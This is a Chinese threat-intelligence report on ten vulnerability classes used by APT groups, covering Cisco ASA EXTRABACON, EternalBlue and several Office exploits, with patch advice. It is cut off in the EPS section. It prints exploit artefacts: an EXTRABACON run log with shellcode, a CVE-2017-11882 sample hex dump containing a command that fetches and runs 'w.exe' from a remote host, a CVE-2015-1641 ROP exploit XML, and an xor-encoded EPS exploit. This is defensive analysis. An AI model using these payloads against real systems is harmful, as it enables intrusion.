360威胁情报中心
RESEARCH
数 据 驱 动 安 全

近年来APT组织使用的10大（类）安全漏洞

2018-04-10 By 360威胁情报中心 | 专题报告

概述

APT攻击（Advanced Persistent Threat，高级持续性威胁）是利用先进的攻击手段对特定目标进行长期持续性网络攻击的攻击形式。APT攻击的原理相对于其他攻击形式更为高级和先进，其高级性主要体现在精确的信息收集、高度的隐蔽性、以及使用各种复杂的目标系统/应用程序漏洞等方面。


为了能够更加全面的了解全球APT研究的前沿成果，360威胁情报中心对APT攻击中最重要的部分（APT组织所使用的安全漏洞）进行了梳理，在参考了各类APT研究报告和研究成果、APT攻击活动或APT组织最常使用的漏洞、以及漏洞的价值等几项指标后，并结合360威胁情报中心对APT攻击这类网络战的理解，筛选出近年来APT组织所使用的10大（类）安全漏洞。

在本报告中360威胁情报中心首先会阐述APT组织使用的主流漏洞的价值评定标准和各APT组织最常用的漏洞类别，这些组成了评选这10大（类）漏洞的主要观点和理由。然后针对APT组织使用的10大（类）安全漏洞选出最具代表性的单个漏洞，并对每个漏洞的背景、利用及影响范围、相关APT组织和重要事件进行介绍，之后提出对每类漏洞的防护对策和建议。最后，基于之前章节的分析，360威胁情报中心针对APT使用的漏洞发展趋势进行了总结并提出了自己的一些结论。

主要观点

方程式一类的顶尖APT组织所使用的漏洞攻击技术远远领先其他APT组织

方程式一类的顶尖APT组织的攻击技术、网络战思维远远领先于其他APT组织。可以将方程式一类组织的APT攻击技术划分为一类，其它组织的APT攻击技术划分为另外一类。这主要体现在顶尖的APT攻击主要是通过底层植入，攻击核心路由/防火墙等网络基础设施，攻击网络服务器等来实现定点精确打击。而其它APT组织则主要通过钓鱼类攻击配合客户端漏洞来实施APT攻击。



方程式组织 Quantum insert（量子植入）通过攻击网络基础设施实现定点打击

狭义漏洞分类

我们可以狭义的将APT组织常用的漏洞分为攻击网络基础设施/服务器/服务类的漏洞和攻击客户端应用软件类的漏洞。

网络基础设施/服务器/服务类漏洞

这类漏洞主要影响网络基础设施（路由交换设备、防火墙等）、服务器、各类服务（SMB/RPC/IIS/远程桌面等等）。攻击者通常可以通过使用相应的漏洞攻陷核心网络设施进而横向移动或者进一步向网络中的其它客户端植入恶意代码，危害巨大，从公开信息来看，这类漏洞主要为方程式一类的顶尖APT组织所使用。

客户端软件类漏洞

这类漏洞主要通过钓鱼类攻击手段实施攻击，主要针对客户端应用软件，比如浏览器、Office办公软件、PDF等等，这类漏洞的缺点是需要目标用户交互，所以漏洞价值整体低于攻击服务端的漏洞价值。

APT组织十大（类）漏洞

360威胁情报中心评选出了APT组织近年来使用的10大（类）漏洞，这其中包含了2类服务端漏洞，8类客户端漏洞。服务端漏洞中包含了NSA网络武器库中的防火墙设备漏洞和“永恒之蓝”使用的SMB协议漏洞。客户端漏洞中包含了移动端Android和iOS的2类漏洞，4类微软Office软件漏洞以及Flash类漏洞和Windows提权漏洞。

360威胁情报中心将会针对每类漏洞的背景、漏洞利用、相关漏洞及影响范围、相关APT组织及事件、补丁及解决方案等分别进行介绍。

防火墙设备漏洞

防火墙作为网络边界设备，通常不属于攻击者攻击的目标，尤其在APT领域中针对防火墙设备的漏洞就更为少见，直到2016年第一批Shadow Broker泄露的工具中大量针对防火墙及路由设备的工具被曝光，方程式组织多年来直接攻击边界设备的活动才被彻底曝光，此处我们选择 CVE-2016-6366作为这类漏洞的典型代表。

而方程式组织的Quantum insert（量子植入攻击工具）则正是通过入侵边界防火墙、路由设备等来监听/识别网络内的受害者虚拟ID，进而向被攻击者的网络流量中“注入”相应应用程序（比如IE浏览器）的漏洞攻击代码进行精准的恶意代码植入。

1. 漏洞概述

2016年8月13日客组织Shadow Brokers声称攻破了为NSA开发网络武器的黑客团队Equation Group，并公开其内部使用的相关工具，EXBA-extrabacon工具，该工具基于0-day漏洞CVE-2016-6366，为Cisco防火墙SNMP服务模块的一处缓冲区溢出漏洞。

2. 漏洞详情

CVE-2016-6366（基于Cisco防火墙SNMP服务模块的一处缓冲区溢出漏洞），目标设备必须配置并启用SNMP协议，同时必须知道SNMP的通信码，漏洞执行之后可关闭防火墙对Telnet/SSH的认证，从而允许攻击者进行未授权的操作。

如下所示sub_817A5A0为对应固件中自实现的copy函数，函数内部没有检测长度，函数的调用方同样也没有对拷贝的长度进行检测，从而导致溢出。

```
if ( v23 )
{
  sub_817A5A0((int)s, (int)v24, v23);
  sub_817A5A0((int)s + v23, (int)a3, n);
}
else
{
  sub_817A5A0((int)s, (int)a3, n);
}
```

最终可实现任意Telnet登陆：

```
root@kali:~/Desktop/sample/Firewall/EXPLOITS/EXBA# python extrabacon_1.1.0.1.py exec -k qRDRWz -t 192.168.5.180 -c
 public --mode pass-disable
WARNING: No route found for IPv6 destination :: (no default route?)
Logging to /root/Desktop/sample/Firewall/EXPLOITS/EXBA/concernedparent
[+] Executing:  extrabacon_1.1.0.1.py exec -k qRDRWz -t 192.168.5.180 -c public --mode pass-disable
Data stored in self.vinfo: ASA842
[+] generating exploit for exec mode pass-disable
[+] using shellcode in ./versions
[+] importing version-specific shellcode shellcode_asa842
[+] building payload for mode pass-disable
appended PMCHECK_DISABLE payload bfa5a5a5a5b8d8a5a5a531f8bba525f6ac31fbb9a5b5a5a531f9baa2a5a5a531facd80eb14bff08f5
30931c9b104fcf3a4e90c0000005eebece8f8ffffff31c040c3
appended AAAADMINAUTH_DISABLE payload bfa5a5a5a5b8d8a5a5a531f8bba5b5adad31fbb9a5b5a5a531f9baa2a5a5a531facd80eb14bf
e013080831c9b104fcf3a4e90c0000005eebece8f8ffffff31c040c3
[+] random SNMP request-id 20798397
[+] fixing offset to payload 50
overflow (112): 1.3.6.1.4.1.9.9.491.1.3.3.1.1.5.9.95.184.67.123.122.173.53.165.165.165.165.131.236.4.137.4.36.137.
229.131.197.72.49.192.49.219.179.16.49.246.191.174.170.170.170.129.247.165.165.165.165.96.139.132.36.224.1.0.0.4.5
0.255.208.97.195.144.144.144.144.144.144.144.144.144.144.144.144.144.144.144.144.144.144.144.144.144.144.144.144.1
44.144.144.144.25.71.20.9.139.124.36.20.139.7.255.224.144
payload (133): bfa5a5a5a5b8d8a5a5a531f8bba525f6ac31fbb9a5b5a5a531f9baa2a5a5a531facd80eb14bff08f530931c9b104fcf3a4e
90c0000005eebece8f8ffffff31c040c3bfa5a5a5a5b8d8a5a5a531f8bba5b5adad31fbb9a5b5a5a531f9baa2a5a5a531facd80eb14bfe0130
80831c9b104fcf3a4e90c0000005eebece8f8ffffff31c040c3c3
EXBA msg (370): 3082016e02010104067075626c6963a582015f0204013d5bbd020100020101308201410481
85bfa5a5a5a5b8d8a5a5a531f8bba525f6ac31fbb9a5b5a5a531f9baa2a5a5a531facd80eb14bff08f530931c9b104fcf3a4e90c0000005eeb
ece8f8ffffff31c040c3bfa5a5a5a5b8d8a5a5a531f8bba5b5adad31fbb9a5b5a5a531f9baa2a5a5a531facd80eb14bfe013080831c9b104fc
f3a4e90c0000005eebece8f8ffffff31c040c3c33081b80681b32b060104010909836b0103030101050095f8138437b7a812d35812581258125
81258103816c048109042481098165810381454831814031815b8133103181768l3f812e812a812a812a810181778125812581258125608l0b
810424816001000004328l7f8150618143811081108110811081108110811081108110811081108110811081108110811081108110811081108110811081108110811081108110
811081108110811081108110811081108110811019471409810b7c2414810b07817f816081100500
[+] Connecting to 192.168.5.180:161
[+] packet 1 of 1
[+] 0000   30 82 01 6E 02 01 01 04  06 70 75 62 6C 69 63 A5   0..n.....public.
[+] 0010   82 01 5F 02 04 01 3D 5B  BD 02 01 00 02 01 01 30   .._...=[.......0
[+] 0020   82 01 4F 30 81 91 06 07  2B 06 01 02 01 01 01 04   ..O0....+.......
[+] 0030   81 85 BF A5 A5 A5 A5 B8  D8 A5 A5 A5 31 F8 BB A5   ............1...
[+] 0040   25 F6 AC 31 FB B9 A5 B5  A5 A5 31 F9 BA A2 A5 A5   %..1......1.....
[+] 0050   A5 31 FA CD 80 EB 14 BF  F0 8F 53 09 31 C9 B1 04   .1........S.1...
[+] 0060   FC F3 A4 E9 0C 00 00 00  5E EB EC E8 F8 FF FF FF   ........^.......
[+] 0070   31 C0 40 C3 BF A5 A5 A5  A5 B8 D8 A5 A5 A5 31 F8   1.@...........1.
[+] 0080   BB A5 B5 AD AD 31 FB B9  A5 B5 A5 A5 31 F9 BA A2   .....1......1...
```

3. 相关CVE

CVE编号	漏洞说明
CVE-2016-6366	SNMP服务模块的一处缓冲区溢出漏洞
CVE-2016-6367	远程代码执行

4. 相关APT组织

APT组织	CVE编号
Equation Group	CVE-2016-6366
Equation Group	CVE-2016-6367

5. 相关APT事件

NSA针对全球范围实施的绝密电子监听计划（棱镜计划）。

6. 补丁及解决方案

及时更新网络边界设备固件

软件厂商思科已经发布了漏洞相应的补丁

https://blogs.cisco.com/security/shadow-brokers

SMB通信协议漏洞

SMB（Server Message Block）通信协议是微软（Microsoft）和英特尔（Intel）在1987年制定的协议，主要是作为Microsoft网络的通讯协议。

2017年4月14日Shadow Brokers公布了之前泄露文档中出现的Windows相关部分的文件，该泄露资料中包含了一套针对Windows系统相关的远程代码利用框架（涉及的网络服务范围包括SMB、RDP、IIS及各种第三方的邮件服务器），其中一系列的SMB远程漏洞0day工具（EternalBlue，Eternalromance，Eternalchampoin，Eternalsynergy）之后被集成到多个蠕虫家族中，同年5月12日爆发的WanaCry当时就集成了EternalBlue。

1. 漏洞概述

EternalBlue工具使用了SMB协议中的三处漏洞，其中主体的越界内存写漏洞隶属于微软MS17-010补丁包中的CVE-2017-0144，通过该集成的工具，攻击者可以直接远程获取漏洞机器的控制权限。

2. 漏洞详情

EternalBlue中的核心了漏洞为CVE-2017-0144，该漏洞通过SMB协议的SMB_COM_TRANSACTION2命令触发，当其中的FEA LIST字段长度大于10000时将导致内存越界写，由于SMB_COM_TRANSACTION2命令本身FEA LIST的长度最大为FFFF，因此这里就涉及到第二处漏洞，即SMB_COM_TRANSACTION2可被混淆为SMB_COM_NT_TRANSACT，从而实现发送一个FEA LIST字段长度大于10000的SMB_COM_TRANSACTION2命令，实现越界写，最后通过第三个漏洞进行内存布局，最终实现代码执行。

3. 相关CVE

Shadow Brokers泄露的SMB攻击工具，通过MS17-010补丁进行修补，其中涵盖CVE-2017-0143，CVE-2017-0144， CVE-2017-0145， CVE-2017-0146，CVE-2017-0148五个漏洞，包含几处SMB协议中的缺陷，通过相互组合从而形成了Shadow Brokers泄露工具中针对SMB协议的永恒系列武器。

CVE编号	漏洞说明
CVE-2017-0143 CVE-2017-0144 CVE-2017-0145 CVE-2017-0146 CVE-2017-0148	SMB协议漏洞

4. 相关组织

该泄露的工具本身出自NSA旗下的黑客组织Equation Group，相关工具泄露后为大量的勒索，蠕虫所使用。

相关APT组织	相关漏洞
Equation group	Enternal系列
疑似Lazarus	Enternalblue

5. 相关事件

2017年5月12日全球爆发大范围的Wanacry勒索蠕虫事件，之后被证明和Lazarus有关。

6. 补丁解决方案

及时更新操作系统补丁。

软件厂商微软已经发布了漏洞相应的补丁：

https://docs.microsoft.com/zh-cn/security-updates/Securitybulletins/2017/ms17-010

Office OLE2Link逻辑漏洞

Office OLE2Link是微软办公软件（Office）中的一个重要特性，它允许Office文档通过对象链接技术在文档中插入远程对象，在文档打开时自动加载处理。由于设计不当，在这个处理过程中出现了严重的逻辑漏洞，而我们选择CVE-2017-0199为这类漏洞的典型代表。

1. 漏洞概述

2017年4月7日McAfee与FireEye的研究员爆出微软Office Word的一个0-day漏洞的相关细节（CVE-2017-0199）。攻击者可以向受害人发送一个带有OLE2link对象附件的恶意文档，诱骗用户打开。当用户打开恶意文档时，Office OLE2Link机制在处理目标对象上没有考虑相应的安全风险，从而下载并执行恶意HTML应用文件（HTA）。

2. 漏洞详情

CVE-2017-0199利用了Office OLE2Link对象链接技术，将恶意链接对象嵌入在文档中，之后调用URL Moniker将恶意链接中的HTA文件下载到本地，URLMoniker通过识别响应头中content-type的字段，最终调用mshta.exe执行HTA文件中的攻击代码。

在影响面方面，CVE-2017-0199几乎影响了所有版本的Office软件，是历来Office漏洞中影响面最广的漏洞之一，并且易于构造，触发稳定，这使得其在2017年的BlackHat黑帽大会上被评为最佳客户端安全漏洞。

3. 相关CVE

对于CVE-2017-0199，微软采取了一种叫做“COM Activation Filter” 的机制，修补程序直接封锁了两个危险的CLSID，{3050F4D8-98B5-11CF-BB82-00AA00BDCE0B}（“htafile” 对象）和{06290BD3-48AA-11D2-8432-006008C3FBFC}（“script” 对象）。而CVE-2017-8570则利用了一个其他的对象：“ScriptletFile”，CLSID 是“{06290BD2-48AA-11D2-8432-006008C3FBFC}”，从而绕过了CVE-2017-0199 的补丁。

CVE编号	漏洞说明
CVE-2017-0199	Office OLE2Link远程代码执行漏洞
CVE-2017-8570	Office OLE2Link远程代码执行漏洞

4. 相关APT组织

Office OLE2Link逻辑漏洞原理简单，易于构造，触发稳定，深受APT组织的青睐，已经被大部分APT组织纳入攻击武器库。

相关APT组织	CVE编号
摩诃草、APT37	CVE-2017-0199
摩诃草	CVE-2017-8570

5. 相关APT事件

2017年6月，乌克兰等国遭受大规模Petya变种勒索病毒攻击，攻击者使用Microsoft Office远程执行代码漏洞（CVE-2017-0199）通过电子邮件进行投递，感染成功后利用永恒之蓝漏洞进行传播。

2018年3月360威胁情报中心发布报告《摩诃草APT组织针对我国敏感机构最新的网络攻击活动分析》称摩诃草组织（APT-C-09）针对我国敏感机构使用了带有CVE-2017-8570漏洞的鱼叉邮件进行定向攻击：

6. 补丁及解决方案

尽量不要打开来源不明的文档，也可以使用360安全卫士之类的防病毒软件对文档进行扫描后再打开以尽可能降低风险，如果有条件尽量使用虚拟机打开陌生文档。

软件厂商微软已经发布了漏洞相应的补丁：

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0199

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-8570

Office公式编辑器漏洞

EQNEDT32.EXE（Microsoft公式编辑器），该组件首发于Microsoft Office 2000和Microsoft 2003，以用于向文档插入和编辑方程式，虽然从Office 2007之后，方程式相关的编辑发生了变化，但为了保持版本的兼容性，EQNEDT32.EXE本身也没有从Office套件中删除。而该套件自17年前编译之后就从未被修改，这就意味着其没有任何安全机制（ASLR，DEP，GS cookies...）。并且由于EQNEDT32.EXE进程使用DCOM方式启动而独立于Office进程，从而不受Office高版本的沙盒保护，所以该类漏洞具有天生“绕过”沙盒保护的属性，危害巨大。此处我们选择该组件下发现的第一个漏洞CVE-2017-11882作为该类漏洞的典型。

1. 漏洞概述

2017年11月14日，Embedi发布博文Skeleton in the closet. MS Office vulnerability you didn’t know about，该文章就EQNEDT32.EXE中出现的CVE-2017-11882漏洞的发现和利用进行了分析，CVE-2017-11882为公式Font Name字段解析时的缓冲区溢出漏洞，通过构造带有非法公式的Doc/RTF文档，可导致代码执行。

2. 漏洞详情

CVE-2017-11882为一处栈溢出漏洞，如下所示红框中的Font Name字段最终会导致栈溢出，返回地址被覆盖为00430c12，该地址指向WinExe函数，父函数第一个参数正好指向构造字符，从而导致WinExe执行构造字符中的命令。

```
00000860  00 00 00 00 01 00 FE FF  03 0A 00 00 FF FF FF FF      þÿ    ÿÿÿÿ
00000870  02 CE 02 00 00 00 00 00  C0 00 00 00 00 00 00 46  Î       À       F
00000880  17 00 00 00 4D 69 63 72  6F 73 6F 66 74 20 45 71     Microsoft Eq
00000890  75 61 74 69 6F 6E 20 33  2E 30 00 0C 00 00 00 44  uation 3.0      D
000008A0  53 20 45 71 75 61 74 69  6F 6E 00 0B 00 00 00 45  S Equation      E
000008B0  71 75 61 74 69 6F 6E 2E  33 00 F4 39 B2 71 00 00  quation.3 ô9²q
000008C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000008D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000008E0  00 00 00 00 00 00 03 00  04 00 00 00 00 00 00 00
000008F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000900  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000910  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000920  00 00 00 00 1C 00 00 00  02 00 9E C4 A9 00 00 00           žÄ©
00000930  00 00 00 00 C8 A7 5C 00  C4 EE 5B 00 00 00 00 00      È§\ Äî[
00000940  03 01 01 03 0A 0A 01 08  5A 5A 63 6D 64 20 2F 63          ZZcmd /c
00000950  20 73 74 61 72 74 20 5C  5C 31 33 38 2E 36 38 2E   start \\138.68.
00000960  32 33 34 2E 31 32 38 5C  77 5C 77 2E 65 78 65 20  234.128\w\w.exe
00000970  26 41 41 41 41 41 12 0C  43 00 00 00 00 00 00 00  &AAAAA  C
00000980  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000990  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

3. 相关CVE

自2017年11月14日后，CVE-2018-0802/CVE-2018-0798两个EQNEDT32.EXE相关的漏洞相继被发现。

CVE编号	漏洞说明
CVE-2017-11882	Font Name字段溢出
CVE-2018-0802	lfFaceName字段溢出
CVE-2018-0798	matrix record解析栈溢出

4. 相关APT组织

相关APT组织	CVE编号
APT34	CVE-2017-11882
摩诃草	CVE-2017-11882

5. 相关APT事件

APT34通过CVE-2017-11882投递鱼叉邮件攻击中东多国金融政府机构。

6. 补丁及解决方案

个人用户下载打开来源不明的文档需要非常谨慎，使用360安全卫士之类的防病毒木马流氓软件的工具进行扫描以尽可能降低风险，如果有条件尽量使用虚拟机打开陌生文档。

软件厂商微软已经发布了漏洞相应的补丁：

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/ CVE-2017-11882

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/ CVE-2018-0802

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-0798

OOXML类型混淆漏洞

OOXML是微软公司为Office 2007产品开发的技术规范，现已成为国际文档格式标准，兼容前国际标准开放文档格式和中国文档标准"标文通"，Office富文本中本身包含了大量的XML文件，由于设计不当，在对其中的XML文件进行处理的时候，出现了严重的混淆漏洞，最典型的包括CVE-2015-1641，CVE-2017-11826，这里我们选择近年来最流行的OOXML类型混淆漏洞CVE-2015-1641作为典型代表。

1. 漏洞概述

2015年4月，微软修补了一个CVE编号为CVE-2015-1641的Office Word类型混淆漏洞。Office Word在解析Docx文档displacedByCustomXML属性时未对customXML对象进行验证，造成类型混淆，导致任意内存写，最终经过精心构造的标签以及对应的属性值可以造成远程任意代码执行。这是第一个利用成功率非常高且被APT组织频繁使用的OOXML类型混淆漏洞。

2. 漏洞详情

CVE-2015-1641中，由于Office Word没有对传入的customXML对象进行严格的校验，导致可以传入比如smartTag之类的对象，然而smartTag对象的处理流程和customXML并不相同，如果customXML标签被smartTag标签通过某种方法混淆解析，那么smartTag标签中的element属性值会被当作是一个地址，随后经过简单的计算得到另一个地址。最后处理流程会将moveFromRangeEnd的id值覆盖到之前计算出来的地址中，导致任意内存写入。然后通过写入可控的函数指针，以及通过Heap Spray精心构造内存布局，最终导致代码执行：

```
<?xml version="1.0" encoding="UTF-8" standalone="true"?>
- <w:document xmlns:wne="http://schemas.microsoft.com/office/word/2006/wordml" xmlns:w="http://schemas.openxmlformats.org/wor
xmlns:w10="urn:schemas-microsoft-com:office:word" xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/wordprocessingl
microsoft-com:vml" xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/math"
xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:o="urn:schemas-microsoft-com:office:office"
xmlns:ve="http://schemas.openxmlformats.org/markup-compatibility/2006">
  - <w:body>
    - <w:p w:rsidRDefault="008C351E" w:rsidR="004D62AB">
      - <w:smartTag w:element="뵐뾃" w:uri="urn:schemas-microsoft-com:office:smarttags">
            <!-- MSVCR71.data!7C38BD50+0x24处写入id:0xFFFFE69E 下一次写入备用-->
          <w:moveFromRangeStart w:name="move1" w:id="4294960798"/>
          <w:moveFromRangeEnd w:id="4294960798" w:displacedByCustomXml="prev"/>
        </w:smartTag>
      - <w:smartTag w:element="뵨뾃" w:uri="urn:schemas-microsoft-com:office:smarttags">
            <!-- MSVCR71.data!7C38BD68+6*7+0xFFFFE69E==0x7C38A430(FlsGetValue 參數)处写入id:0x7C38BD74 指向SC-->
          <w:moveFromRangeStart w:name="move1" w:id="2084093300"/>
          <w:moveFromRangeEnd w:id="2084093300" w:displacedByCustomXml="prev"/>
        </w:smartTag>
      - <w:smartTag w:element="뵐뾃" w:uri="urn:schemas-microsoft-com:office:smarttags">
            <!-- ROP CHAIN-->
          <w:moveFromRangeStart w:name="move1" w:id="2083934699"/>
          <w:moveFromRangeEnd w:id="2083934699" w:displacedByCustomXml="prev"/>
        </w:smartTag>
```

3. 相关CVE

2017年9月28日，360追日团队捕获了一个利用Office 0day漏洞（CVE-2017-11826）的在野攻击，该漏洞几乎影响微软目前所支持的所有Office版本，在野攻击只针对特定的Office版本。攻击者以在RTF文档中嵌入了恶意Docx内容的形式进行攻击。

CVE编号	漏洞说明
CVE-2015-1641	customXML对象类型混淆
CVE-2017-11826	XML中的idmap标签计算错误导致混淆

4. 相关APT组织

CVE-2015-1641相关的利用技术早已公开，且该漏洞利用的成功率非常高，所以该漏洞在Office OLE2Link逻辑漏洞还未曾风靡之前是各大APT组织最常用的Office漏洞之一。

相关APT组织	CVE编号
摩诃草、APT28	CVE-2015-1641
东亚某未知APT组织	CVE-2017-11826

5. 相关APT事件

摩诃草APT组织自2016年以来针对我国的多起攻击事件大量使用了包含CVE-2015-1641的漏洞文档。

6. 补丁及解决方案

个人用户下载打开来源不明的文档需要非常谨慎，使用360安全卫士之类的防病毒木马流氓软件的工具进行扫描以尽可能降低风险，如果有条件尽量使用虚拟机打开陌生文档。

软件厂商微软已经发布了漏洞相应的补丁：

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-8570

EPS（Encapsulated Post Script）脚本解析漏洞

EPS全称Encapsulated Post Script，属于PostScript的延伸类型，适用于在多平台及高分别率输出设备上进行色彩精确的位图及向量输出，因此在Office中也引进了相应的支持，但是自2015年起多个Office中EPS相关的漏洞被利用，其中包括CVE-2015-2545，CVE-2017-0261，CVE-2017-0262，最终导致微软不得不禁用Office中的EPS组件，而此处我们选择以CVE-2017-0262作为典型代表。

1. 漏洞概述

2017年5月7日FireEye研究员在文章EPS Processing Zero-Days Exploited by Multiple Threat Actors中披露了多个EPS 0-day漏洞的在野利用，其中就包含CVE-2017-0262，CVE-2017-0262为ESP中forall指令中的一处漏洞，由于forall指令对参数校验不当，导致代码执行。

2. 漏洞详情

CVE-2017-0262的利用样本中首先对实际的EXP进行了四字节的xor编码，key为c45d6491：

```
%%Page: 1 1
/A3{ token pop exch pop } def /A2 <c45d6491> def /A4{ /A1 exch def 0 1 A1 length 1 sub { /A5 exch def A1 A5 2 copy
get A2 A5 4 mod get xor put } for A1 } def
<bf7d4bd9a13112f4b03407f0e43b0dffa03b0bffb07d55a1f47d17f2a53101f7ab3310b1b73810f7ab3310b1a3310bf3a53100f8a72944f3a13
a0dffe47225a0f77d50a1f46d54a1e43901f7e47225a0f67d25a0f77d55a7e43400f8b27d55b1a53900b1a03802b1eb1c5cb1bf7d4bd0f16944f
4bc3e0cb1a03802b1eb1c56a7e4381cf2ac7d00f4a27d4bd0f76a44d0f66b44fda13303e5ac7d00f4a27d4bd0f16a44d0f16944fda13303e5ac7
```

漏洞的关键点在于以下一行的代码，在EPS中forall指令会对第一个参数中的每一个对象执行处理函数proc（即第二个参数），此处由于对第二个参数的类型判断不严格，导致0xD80D020这个攻击者之前通过堆喷控制的内存地址被作为处理函数的地址，从而esp堆栈被控制，致使最后的代码执行：

```
1 array 226545696 forall % 226545696 = 0xD80D020
```

3. 相关CVE

CVE编号	漏洞说明
CVE-2015-2545	UAF漏洞
CVE-2017-0261	Save，restore指令中的UAF漏洞
CVE-2017-0262	forall参数类型校验不严格导致代码执行

4. 相关APT组织

